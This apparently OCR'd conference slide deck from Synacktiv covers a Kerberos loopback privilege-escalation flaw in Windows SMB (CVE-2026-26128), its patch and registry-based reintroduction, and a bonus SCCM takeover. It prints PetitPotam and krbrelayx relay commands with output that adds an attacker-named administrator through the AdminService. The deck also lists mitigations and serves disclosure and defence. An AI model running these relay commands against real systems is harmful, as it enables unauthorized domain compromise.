
Kerberos loopback LPE




Kerberos loopback LPE




Kerberos loopback LPE




Kerberos loopback LPE




Kerberos loopback LPE




Kerberos loopback LPE




Kerberos loopback LPE




Kerberos loopback LPE



Kerberos loopback LPE



Kerberos loopback LPE



Kerberos loopback LPE

CVE-2026-26128

- **Fixed as CVE-2026-26128**
- **Works by default on any Windows version , except Windows 11 (because SMB signing is enforced by default)**

Patch analysis

Patch analysis

- **Both vulnerabilities were addressed with the same patch**
- **New check added in `srv2!Smb2ExecuteNegotiateReal`**

```
NTSTATUS Smb2ExecuteNegotiateReal([...]) {
[...]
    if (Smb2SigningRequiredForLoopback && SrvNetIsConnectionLoopback([...])) {
      Response->SecurityMode |= NEGOTIATE_SIGNING_REQUIRED
    }
[...]
```

- **All local SMB connections must now be signed!**

Patch analysis

- `Smb2SigningRequiredForLoopback` **is retrieved from** `HKLM\System\CurrentControlSet\Services\LanmanServer\Parameters\RequireSecuritySignatureForLoopback` **(default value: 1)**
- **The vulnerabilities are re-introduced if this registry value is set to 0!**

Conclusion

Conclusion

- **Microsoft fix for CVE-2025-33073 was indeed insufficient**
- **Presented a simple but effective bypass methodology to led to two new vulnerabilities**
- **What about the current state of the authentication reflection vulnerability class?**
  - Definitely fixed for the SMB service (in the default configuration at least)
  - But what about other services?

Bonus

Bonus

Kerberos authentication coercion

- **The Kerberos authentication coercion primitive via Unicode still works!**
- **It can be applied to sensitive non-SMB services for relay or reflection**

Bonus

SCCM

- **Since version 2509, the AdminService rejects NTLM authentication**
- **Any SCCM installation can be compromised by default with a standard user account via Kerberos reflection (or relay) through the AdminService**

```
$ PetitPotam.py -u user -p user S©CM1.AD.LOCAL SCCM1.AD.LOCAL
[...]
[+] Attack worked!
```

```
# krbrelayx.py -t https://SCCM1.AD.LOCAL/AdminService/wmi/SMS_Admin \
-smb2support --adminservice --logonname "ADlowpriv" --displayname  \
"ADlowpriv" --objectsid S-1-5-21-2148166673-2800180334-2740015092-1103
[*] SMBD: Received connection from 192.168.62.11
[*] Authenticating against SCCM1.AD.LOCAL as AD/SCCM1$
[*] Adding administrator via SCCM AdminService...
[*] Server returned code 201, attack successful
```

- **Should also work on the MSSQL service, but did not test it**

Bonus

SCCM

- **AdminService**
  - Currently, channel binding cannot be enforced
  - Filter incoming network trafic to the AdminService
  - Filter outgoing network trafic from the primary site server
- **MSSQL**
  - Enforce channel binding

SYNACKTIV

https://www.linkedin.com/company/synacktiv

https://x.com/synacktiv

https://bsky.app/profile/synacktiv.com

https://synacktiv.com